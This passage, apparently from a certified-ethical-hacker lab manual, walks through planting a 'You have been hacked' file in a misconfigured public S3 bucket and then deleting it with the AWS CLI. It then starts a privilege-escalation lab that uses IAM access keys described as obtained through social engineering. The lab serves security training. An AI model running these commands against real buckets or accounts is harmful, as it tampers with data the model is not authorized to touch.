  <IsTruncated>>false</IsTruncated>
  <Contents>
    <Key>Hack.txt</Key>
    <LastModified>T13:23:17.000Z</LastModified>
    <ETag>"fbd0377ef37720e31310989fb4953166"</ETag>
    <Size>21</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>T12:43:42.000Z</LastModified>
    <ETag>"79070021091ecf16d13f7be7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>T12:43:42.000Z</LastModified>
    <ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
    <Size>428640</Size>
  </Contents>
</ListBucketResult>

```


36. Minimize the browser window and switch to the **Terminal** window.

37. Let us delete the **Hack.txt** file from the **certifiedhacker02** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker02/Hack.txt** and press **Enter**.

38. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker02** bucket.




The screenshot shows a terminal window titled "aws s3 rm s3://certifiedhacker02/Hack.txt - Parrot Terminal". The terminal output is as follows:

```
[root@parrot]-[~]
#aws s3 ls s3://certifiedhacker02
07:43:42 5201590 PRE-Publication-version-SP.800-203.pdf
07:43:42 428640 PRE-Whitepaper.pdf
[root@parrot]-[~]
#echo "You have been hacked" >> Hack.txt
[root@parrot]-[~]
#aws s3 mv Hack.txt s3://certifiedhacker02
move: ./Hack.txt to s3://certifiedhacker02/Hack.txt
[root@parrot]-[~]
#aws s3 rm s3://certifiedhacker02/Hack.txt
delete: s3://certifiedhacker02/Hack.txt
[root@parrot]-[~]
#
```

The terminal window is part of a desktop environment with a menu bar at the top (Applications, Places, System) and a taskbar at the bottom (Menu, aws s3 rm s3://certified..., [Mozilla Firefox]). The desktop background is dark with a blue and green abstract pattern. There are icons for Trash, CEHv12 Module 13 Hacking Web Servers, and CEHv12 Module 14 Hacking Web Applications.

39. To verify whether the file is deleted, switch to the browser window and reload the page.

40. The **Hack.txt** file is deleted from the **certifiedhacker02** bucket.



```
-<ListBucketResult>
  <Name>certifiedhacker02</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>>false</IsTruncated>
  -<Contents>
    <Key>PRE-Publication-version-SP800-203.pdf</Key>
    <LastModified>T12:43:42.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  -<Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>T12:43:42.000Z</LastModified>
    <ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
    <Size>428640</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```



- 41. Thus, you can add or delete files from open S3 buckets.
- 42. This concludes the demonstration of exploiting public S3 buckets.
- 43. Close all open windows and document all acquired information.

Lab 3: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user’s account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions




- **Vertical Privilege Escalation:** An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including iam:CreatePolicy, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles. These policies can be exploited by attackers to gain administrator-level privileges.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.






5. In the terminal window, type **aws configure** and press **Enter**.

6. Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** field, enter the target IAM user's secret access key and press **Enter**.

Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

7. In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.



